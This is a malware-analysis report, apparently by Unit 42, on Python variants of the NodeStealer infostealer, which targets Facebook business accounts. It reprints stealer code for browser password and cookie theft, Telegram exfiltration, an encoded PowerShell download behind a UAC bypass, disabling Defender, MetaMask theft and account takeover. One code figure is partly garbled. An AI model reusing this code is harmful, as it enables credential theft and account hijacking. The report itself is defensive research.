NodeStealer 2.0 – The Python Version: Stealing Facebook Business Accounts

By Lior Rochberger

Published: 2023-08-01 · Archived: 2026-04-05 16:18:23 UTC

Executive Summary

Unit 42 researchers have recently discovered a previously unreported phishing campaign that distributed an infostealer equipped to fully take over Facebook business accounts. Facebook business accounts were targeted with a phishing lure offering tools such as spreadsheet templates for business. This is part of a growing trend of threat actors targeting Facebook business accounts – for advertising fraud and other purposes – which emerged around July 2022 with the discovery of the Ducktail infostealer.

About eight months later, in March 2023, FakeGPT, a new variant of a fake ChatGPT Chrome extension that steals Facebook Ad accounts, was reported. Unit 42 also reported on ChatGPT-themed scam attacks in April 2023. In May 2023, a report from Meta of new information-stealing malware named NodeStealer surfaced, which described malware that was compiled in July 2022 and malicious activity involving NodeStealer that was identified in January 2023. NodeStealer allowed threat actors to steal browser cookies to hijack accounts on the platform, specifically aiming toward business accounts.

While investigating the growing trend, we came across a campaign that started around December 2022, and has not been previously reported.

The infostealer distributed in the campaign shares multiple similarities with the NodeStealer variant compiled in July 2022 that Meta analyzed, which was written in JavaScript. However, the new campaign involved two variants written in Python, improved with additional features to benefit the threat actors. The threat actor equipped these variants with cryptocurrency stealing capabilities, downloader capabilities and the ability to fully take over Facebook business accounts.

NodeStealer poses great risk for both individuals and organizations. Besides the direct impact on Facebook business accounts, which is mainly financial, the malware also steals credentials from browsers, which can be used for further attacks.

In this article, we will shed some light on the unreported phishing campaign targeting Facebook business accounts and will provide a deep dive analysis of the malware. In addition, we will show the execution of the malware through the lens of Cortex XDR (set to detect-only mode). We will provide recommendations for how Facebook business account owners can protect their accounts.

While this specific campaign is no longer active, we have indications that the threat actors behind it may continue to use and evolve NodeStealer or use similar techniques to continue targeting Facebook business accounts. It is also possible that there may be ongoing effects for previously compromised organizations.

Palo Alto Networks customers also receive protections against NodeStealer in the following ways:

- Organizations can engage the Unit 42 Incident Response team for specific assistance with this threat and others.
- Cortex XDR and XSIAM agents help protect against the threats discussed in this article, providing a multilayer defense that includes behavioral threat protection and exploit protection.
- The Advanced WildFire cloud-delivered malware analysis service accurately identifies known samples related to these threats as malicious.
- Advanced URL Filtering and DNS Security identify URLs and domains associated with this campaign as malicious.
- Next-Generation Firewall with Advanced Threat Prevention security subscriptions can help block samples.

Phishing Campaign

From the telemetry available to us, the main infection vector for the infostealer was a phishing campaign. The phishing campaign took place around December of 2022 and was used for delivering two variants of the stealer, which we will refer to as Variant #1 and Variant #2. The differences between them will be described in the next sections of this article.

The main theme of the campaign was advertising materials for businesses. The threat actor used multiple Facebook pages and users to post information luring victims to download a link from known cloud file storage providers. After clicking on it, a .zip file was downloaded to the machine, containing the malicious infostealer executable.



Figure 1. Facebook phishing post luring victims to download the infected .zip file.

Variant #1 Analysis

The first variant of the infostealer in the campaign was internally named word.exe. It was compiled with Nuitka, and the threat actor used a unique product name for the files: Peguis.



Figure 2. Metadata for word.exe.

Variant #1's process tree is quite "noisy," meaning it creates multiple processes and performs many actions that are considered as indications of abnormal activity, and not very clandestine, including pop-up windows presented to the user.

Main Features

As mentioned earlier, NodeStealer targets Facebook business accounts. Variant #1 has some additional features that enable it to do much more than that. Here are the main features of Variant #1:

- Stealing Facebook business account information
- Downloading additional malware
- Disabling Windows Defender via GUI (graphical user interface)
- MetaMask (cryptocurrency wallet) theft

Stealing Facebook Business Account Information

The first thing the malware does when executing is check if there is a Facebook business account logged in to the default browser on the infected machine. It does that by connecting to https://business.facebook.com/ads/ad_limits/ and checking the header.

```
data = requests.get('https://business.facebook.com/ads/ad_limits/',headers=headd)
result = data.text
if 'accessToken\":\"EAA' not in result:
    isPage = ''
else:
    token1= ""
    try:
        token1 = result.split('accessToken\":\"EAA')[1]
        accessToken =    'EAA'+ token1.split('\"')[0]
        data2 = requests.get('https://graph.facebook.com/v14.0/'+userID+
        '/managed_actors_for_ad_limits?access_token='+accessToken+
        '&__cppo=1&_reqName=object:user/managed_actors_for_ad_limits&_reqSrc=AdLimitsAllocToolPagesDataLoader&fi
        elds=["ads_volume{ads_running_or_in_review_count,future_limit_on_ads_running_or_in_review}","id","link",
        "name_with_location_descriptor","picture"]&limit=100&locale=en_US&method=get&pretty=0&suppress_http_code
        =1&xref=fad81f8788743c',headers=headd).json()
        sttpage = 0
        for ii in data2["data"]:
            idpage = data2["data"][sttpage]['id']
            sttpage = sttpage+1
            data3 = requests.get('https://graph.facebook.com/'+idpage+
            '?fields=followers_count,verification_status&access_token='+accessToken,headers=headd).json()
            followpage = "Follow-"+str(data3['followers_count'])
```

Figure 3. Stealing information using Facebook's Graph API.

If there is indeed a Facebook business account logged in, the malware connects to the Graph API – graph.facebook.com – with the user ID and the access token stolen from the header.

According to Meta, "The Graph API is the primary way to get data into and out of the Facebook platform. It's an HTTP-based API that apps can use to programmatically query data, post new stories, manage ads, upload photos, and perform a wide variety of other tasks."

NodeStealer uses the Graph API to steal information about the target, including: followers count, user verification status, account credit balance, if the account is prepaid, and ads information.

The malware also gets the content of a Facebook JavaScript module AdsLWIDescribeCustomersContainer by sending a request to https://www.facebook.com/ajax/bootloader-endpoint/?modules=AdsLWIDescribeCustomersContainer.react.

This JavaScript module is a part of Facebook's advertising platform and is used for describing and managing custom audiences in Facebook Ads. Custom audiences allow advertisers to target specific groups of people based on their demographics, interests, behaviors or other criteria. The malware steals this information and sends it to its command and control server (C2).

In addition to stealing information about the Facebook business account, the malware also aims to steal those accounts credentials. In order to do so, it checks for Facebook users and passwords within the cookies and local databases of the following browsers: Chrome, Edge, Cốc Cốc, Brave and Firefox.

```
directory = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                         "Google", "Chrome", "User Data")
for profilefolder in os.listdir(directory):
    if profilefolder=='Default' or 'Profile' in profilefolder:
        db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                               "Google", "Chrome", "User Data", profilefolder, "Network", "Cookies")
        pw_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                               "Google", "Chrome", "User Data", profilefolder, "Login Data")


        key = get_encryption_key_chrome()
        filename = pathgoc+ '\\'+"CookiesChrome.db"
        filenamepass = pathgoc+ '\\'+"ChromePass.db"
        shutil.copyfile(db_path, filename)
        shutil.copyfile(pw_path, filenamepass)

        dbpass = sqlite3.connect(filenamepass)
        cursor = dbpass.cursor()
        # `logins` table has the data we need
        cursor.execute("select origin_url, action_url, username_value, password_value, date_created,
        date_last_used from logins order by date_created")
        # iterate over all rows
        for row in cursor.fetchall():
            origin_url = row[0]
            action_url = row[1]
            username = row[2]
            password = decrypt_password(row[3], key)
            date_created = row[4]
            date_last_used = row[5]
            if username and password:
                PassFinal =  'Chrome|'+ origin_url+'|'+  username+'|'+password
                if password not in listPassword:
                    listPassword.append(password)
                xulyfile = open(filenameoutputPassword, 'a+', encoding="utf8")
                xulyfile.write(PassFinal+'\n')
                xulyfile.close()
                if 'facebook' in PassFinal:
                    xulyfilefb = open(filenameoutputFacebookKYC, 'a+', encoding="utf8")
                    xulyfilefb.write(username+'|'+password  +'\n')
```

Figure 4. Stealing passwords from browsers' databases.

ALERT NAME	DESCRIPTION
Credential Gathering Protection - 3382249896	*Attempt to read Chromium-based browser saved passwords*
Credential Gathering Protection - 2928937050	*Attempt to read chrome cookies and saved passwords*
Sensitive browser credential files accessed by a rare non browser process	*The process MicrosofOffice.exe accessed browser credential files C:\Users\ AppData\Local\Google\Chrome\User Data\Default\Login Data. ...*
Staged Malware Activity - 1808993552	*Staged malware activity*
Uncommon ARP cache listing via arp.exe	*The 'arp' command was executed on to list the entire ARP cache. Child process command line: C:\Windows\system32\arp.exe -a ..*

Figure 5. Alerts for the execution of NodeStealer, as shown in Cortex XDR.

The malware then exfiltrates the output files through Telegram and deletes the files to remove its tracks:

```
try:
    with open(filenameoutputCookies, 'rb') as myfile:
        filessss = {'document': myfile}
        requests.post("https://api.telegram.org/bot" + bot_token +
        "/sendDocument?chat_id=" + chat_id ,files=filessss)
        myfile.close()
except:pass

try:
    with open(filenameoutputPassword, 'rb') as myfile:
        filessss = {'document': myfile}
        requests.post("https://api.telegram.org/bot" + bot_token +
        "/sendDocument?chat_id=" + chat_id ,files=filessss)
        myfile.close()
except:pass

try:
    with open(filenameoutputFacebookKYC, 'rb') as myfile:
        filessss = {'document': myfile}
        requests.post("https://api.telegram.org/bot" + botfb_kyc +
        "/sendDocument?chat_id=" + chat_id ,files=filessss)
        myfile.close()
except:pass
```

Figure 6. Exfiltration through Telegram.

```
os.remove(filenameoutputCookies)
os.remove(filenameoutputPassword)
os.remove(filenameoutputMetamask)
os.remove(filenameoutputFacebookKYC)
```

Figure 7. Tracks removal by NodeStealer.

Downloading Additional Malware

Variant #1 is configured to download two .zip files from the following URLs:

- hxxps://tinyurl[.]com/batkyc, which redirects to hxxp://adgowin66[.]site/ratkyc/4/bat.zip
- hxxps://tinyurl[.]com/ratkyc2, which redirects to hxxp://adgowin66[.]site/ratkyc/4/ratkyc.zip

Bat.zip contains the ToggleDefender batch script that disables Windows Defender, and Ratkyc.zip contains three pieces of malware:

- BitRAT named COM Surrogate.exe
- A hidden virtual network computing (hVNC) RAT named Antimalware Service Executable.exe
- XWorm named Host Process for Windows Tasks.exe

In order to download the .zip files, the malware implements the FodHelper UAC bypass. Using this method, the attackers attempt to bypass User Account Control (UAC) and execute the PowerShell scripts used to download the

above-mentioned zip files.

```
valuebat = os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming") + "\\bat.zip"
plain_command = r"""Invoke-WebRequest https://tinyurl.com/batkyc -OutFile $env:APPDATA\bat.zip
    """
code = bytearray(plain_command, 'utf-16-le')
code = base64.b64encode(code).decode()
setVar = "Set-Variable -Name 'code' -Value "+f'"{code}";'
final_command = r"(nEw-OBJECt  Io.CoMpreSsion.DEflateSTrEaM(
[SyStem.io.memoRYSTReaM][convErT]::fromBaSE64STriNg(
'hY49C8IwGIT/ykvoGjs4FheLqIgfUHTKEpprK+SLJFL99zYFwUmXm+6ee4rzcbti3o0IcYDWCzxBfKSB+Mldctg98c0TLa
1fXsZIHLalonUKxKqAnqRSxHaH+ioa16VRBohaT01EsXCmF03mirOHFa0zRlrFqFRUTM9Udv8QJvKIlO62j6J+hBvCvGYZz
fK+c2o68AhZvWqSDIk3GvDEIy1nvIJGwk9J9lH53f22mSdv')
,[SysTEM.io.COMpResSion.coMPRESSIONMoDE]::DeCompress ) | ForeacH{nEw-OBJECt Io.StReaMrEaDer(
$_,[SySTEM.teXT.enCOdING]::aSciI )}).rEaDTOEnd( ) | InVoKE-expREssION"
subprocess.run(["powershell",setVar,final_command],shell=True)
time.sleep(2)
fileexistsbat = exists(valuebat)
if fileexistsbat==True:
    try:
        with zipfile.ZipFile(valuebat,"r") as zip_ref:
            zip_ref.extractall(os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming"))
        subprocess.call([os.path.join(os.environ["USERPROFILE"], "AppData", "Roaming","bat",
        "stop.bat")])
        print("s")
```

Figure 8. FodHelper UAC bypass encoded command in NodeStealer.

The base64 compressed command translates to the following:

```
$OMG = "powershell.exe -w h -NoP -NonI -Exec Bypass -enc $code ";
reg add "HKCU\Software\Classes\.omg\Shell\Open\command" / d $OMG / f;
reg add "HKCU\Software\Classes\ms-settings\CurVer" / d ".omg" / f;
fodhelper.exe;
Start - Sleep - s 3;
reg delete "HKCU\Software\Classes\.omg\" /f;reg delete " HKCU \
Software \ Classes \ ms - settings \ " /f;
```

Below is the execution flow of Variant #1, when Cortex XDR is set to detect-only mode:



Figure 9. Execution flow for Variant #1, as shown in Cortex XDR, set to detect-only mode.

After downloading and extracting the files, NodeStealer sets persistence for the three pieces of malware (BitRAT, the hVNC RAT, and XWorm), as well as for its own binary (word.exe), via the registry run keys.

Disabling Windows Defender via GUI

Besides the ToggleDefender batch script, Variant #1 uses another technique to disable Windows Defender, this time using the GUI. This is a very noisy approach, since the end user would be able to see the Windows Defender GUI pop up on the machine and the malware acting to disable it.

The commands used to open the GUI and disable Windows Defender are shown in Figure 10 below.

```
#time.sleep(1.0)
os.popen("start windowsdefender://threatsettings")
autoit.win_wait_active("[CLASS:ApplicationFrameWindow]")
time.sleep(1.5)
try:autoit.win_set_state("Windows Security",0)
except:pass
time.sleep(0.2)
try:autoit.win_set_state("[CLASS:ApplicationFrameWindow]",0)
except:pass
time.sleep(1.5)
autoit.send("{SPACE}")
time.sleep(0.2)
autoit.send("{TAB}")
time.sleep(0.2)
autoit.send("{SPACE}")
time.sleep(0.2)
autoit.send("{TAB}")
time.sleep(0.2)
autoit.send("{SPACE}")
time.sleep(0.2)
autoit.send("{TAB}")
time.sleep(0.2)
autoit.send("{TAB}")
time.sleep(0.2)
autoit.send("{SPACE}")
try:autoit.win_close("Windows Security")
except:pass
try:autoit.win_close("[CLASS:ApplicationFrameWindow]")
except:pass
```

Figure 10. Commands used to disable Windows Defender.

MetaMask Theft

The malware also tries to maximize financial gain by stealing MetaMask credentials from Chrome, Cốc Cốc and Brave browsers.

MetaMask is an extension for accessing Ethereum Wallets through the browser. Stealing credentials for this application allows the attackers to steal cryptocurrency from the user's wallets.

Just as it did in stealing Facebook cookies and credentials, the malware extracts the local databases used to store browsers' information. It searches within them for the extension nkbihfbeogaeaoehlefnkodbefgpgknn, which is the extension of MetaMask when installed directly from the extension store.

Then, the malware copies the data into a file and exfiltrates it using Telegram, in the same fashion it did with the Facebook credentials.

```
#Brave
try:
    directory = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                             "BraveSoftware", "Brave-Browser", "User Data")
    for profilefolder in os.listdir(directory):
        if profilefolder=='Default' or 'Profile' in profilefolder:
            db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                                   "BraveSoftware", "Brave-Browser", "User Data",
                                   profilefolder, "Local Extension Settings",
                                   "nkbihfbeogaeaoehlefnkodbefgpgknn")
```

Figure 11. Stealing MetaMask credentials from a Brave browser.

Variant #2 Analysis

The second variant of the infostealer in the campaign was internally named MicrosofOffice.exe and was compiled with Nuitka, same as the first variant. Unlike the first variant, it does not generate a lot of activity visible to the unsuspecting user. For this variant, the threat actor used the product name "Microsoft Coporation" (originally misspelled by the malware authors).



Figure 12. Metadata of Variant #2 masquerading as MicrosofOffice.exe.

Main Features

Like the first variant, Variant #2 targets Facebook business account information and MetaMask wallets, but it goes beyond by:

- Attempting to take over the Facebook account
- Implementing anti-analysis features
- Stealing emails

Taking Over the Facebook Account

Variant #2 attempts to purchase an online email service provided by a legitimate Vietnamese website (hotmailbox[.]me). It attempts to do so using an embedded API key that holds a credit balance for that specific service: https://api.hotmailbox[.]me/mail/buy?apikey=<redacted>&mailcode=HOTMAIL&quantity=1.

```
def get_hotmailbox() :
    print("get_hotmailbox")
    url_get_ip =
    'https://api.hotmailbox.me/mail/buy?apikey=                    &mailcode=HOTMAIL&quantit
    y=1'
    try:
        ip_about = requests.get(url_get_ip).json()
        if ip_about['Message']!='B
1cb6da58208 ->  mua h
1cb6da58216 -> ng th
1cb6da5822c -> ng':
                    return False
        Mailx = ip_about['Data']['Emails'][0]['Email']
        PassMailx = ip_about['Data']['Emails'][0]['Password']
        print(Mailx+'|'+PassMailx)
        return Mailx+'|'+PassMailx
```

Figure 13. Purchasing mailbox service from hotmailbox[.]me.



Figure 14. Credit balance for the API key used by the malware.

If the purchase attempt is unsuccessful, the malware tries to purchase a mailbox service from another Vietnamese website (dongvanfb[.]net), again, using an API key that holds a dedicated credit balance — https://api.dongvanfb[.]net/user/buy?apikey=<redacted>&account_type=1&quality=1.

```
def get_hotmaildongvan5() :
    print("get_hotmaildongvan5")
    url_get_ip =
    'https://api.dongvanfb.net/user/buy?apikey=                    &account_type=5&quality=1'
    try:
        ip_about = requests.get(url_get_ip).json()
        if ip_about['message']!='Buy Success!':
                    return False
        Mailx = (ip_about['data']['list_data'][0]).split('|')[0]
        PassMailx = (ip_about['data']['list_data'][0]).split('|')[1]
        print(Mailx+'|'+PassMailx)
        return Mailx+'|'+PassMailx
```

Figure 15. Purchasing mailbox service from dongvanfb[.]net.

If the purchase attempt succeeds, the malware saves the email and password for the new mailbox, which will be used in the next phase of the campaign.

Next, the malware modifies the account email address for the Facebook business account of the victim, using a technique that doesn't require verifying the password using the following URL: https://www.facebook[.]com/add_contactpoint/dialog/submit/.

If needed, the malware sends a request to get the Facebook authentication code via email by sending a request to: https://getcode.hotmailbox[.]me.

```
dataaddmail = "jazoest=22134&fb_dtsg=" + fbdtsg + "&next=&contactpoint=" + hotmail + "&__user=" + userId +
"&__a=1&__dyn=&__req=1&__be=1&__pc=PHASED%3ADEFAULT&dpr=1&__rev=&__s=&__hsi=" + hsi + "&__spin_r=" + spinR +
"&__spin_b=" + spinB + "&__spin_t=" + spinT
result = requests.post('https://www.facebook.com/add_contactpoint/dialog/submit/',headers=headd,data=dataaddmail).text

if 'error' in result: return False
code = requests.get('https://getcode.hotmailbox.me/facebook?email='+hotmail+'&password='+passmail+'&timeout=30').text
if 'confirmcontact.php?c=' not in code: return False
url = "https://www.facebook.com/confirmcontact.php?c="+(code.split('confirmcontact.php?c=')[1]).split('\\')[0]
```

Figure 16. Code for requesting the Facebook authentication code from hotmailbox[.]me.

The malware then checks the updated email to see if the modification was successful:

```
data = requests.get(url,headers=headd)
if accessToken != '':
    data2 = requests.get("https://graph.facebook.com/me?fields=name,id,email,birthday&access_token="+accessToken,
    headers=headd,cookies={'cookie' :cookie}).json()
    email = data2["email"]
    if email != hotmail :
        return False
```

Figure 17. Checking the updated email for the Facebook account.

If successful, the attackers have now taken over the Facebook account by replacing the legitimate user's email address with a mailbox under their control.

Reading Emails

In addition, the malware has a function that parses emails, so it can read the victim's emails. It is possible that the threat actor added this functionality to potentially interfere with any Facebook alerts notifying the victim of the configuration changes, though we did not directly observe activity of this kind.

```
def readhotmail(username,password):

    imap_server = "outlook.office365.com"
    N = 3
    imap = imaplib.IMAP4_SSL(imap_server)
    imap.login(username, password)
    status, messages = imap.select("INBOX")
    messages = int(messages[0])
    for i in range(messages, messages-N, -1):
        try:
            res, msg = imap.fetch(str(i), "(RFC822)")
            for response in msg:
                if isinstance(response, tuple):
                    msg = email.message_from_bytes(response[1])
                    subject, encoding = decode_header(msg["Subject"])[0]
                    if isinstance(subject, bytes):
                        subject = subject.decode(encoding)
                    From, encoding = decode_header(msg.get("From"))[0]
                    if isinstance(From, bytes):
                        From = From.decode(encoding)
                    print("Subject:", subject)
                    print("From:", From)
```

Figure 18. Function that is responsible for reading emails.

Anti Analysis and Anti VM

In several samples of Variant #2 that were analyzed, the threat actor added a simple function to check for the presence of several malware analysis tools and virtual machine processes. If one of them is running on the system, the malware terminates itself.

```
blacklistedProcesses = [
            "httpdebuggerui", "wireshark", "fiddler", "regedit", "taskmgr", "vboxservice",
            "df5serv", "processhacker", "vboxtray", "vmtoolsd", "vmwaretray", "ida64",
            "ollydbg", "pestudio", "vmwareuser", "vgauthservice", "vmacthlp", "x96dbg",
            "vmsrvc", "x32dbg", "vmusrvc", "prl_cc", "prl_tools", "qemu-ga",
            "joeboxcontrol", "ksdumperclient", "ksdumper", "joeer"]
def check_process() -> bool:
        for proc in psutil.process_iter():
            if any(procstr in proc.name().lower() for procstr in blacklistedProcesses):
                try:
                    exit(0)
```

Figure 19. Anti-VM and anti-analysis function.

Differences Between the NodeStealer Variants

As mentioned above, there are similarities between the two variants of NodeStealer analyzed in this article, but there are many differences as well. To put things into order, below is a table that compare the main features of NodeStealer in the version reported by Meta, as well as those found in the different variants:

Table 1. Comparison of NodeStealer and the two variants.

Vietnamese Threat Actor

Interestingly, both Ducktail and NodeStealer were previously suspected by Meta to originate from threat actors based in Vietnam.

The suspected connection between the NodeStealer malware and a Vietnamese threat actor can be explained in different ways.

The first finding that may indicate this connection is that in the Python script of both variants analyzed in this blog, we came across many strings in Vietnamese. For example, see Figures 20 and 21.



Figure 20. Translation of the string “TongChiTieu” found in NodeStealer.



Figure 21. Translation of the string “ThoiGianCheck” found in NodeStealer.

The second indication of the suspected connection to threat actors based in Vietnam is that the attackers targeted a browser named Cốc Cốc, which describes itself as “the web browser and search engine for Vietnamese people” on its About Us page.

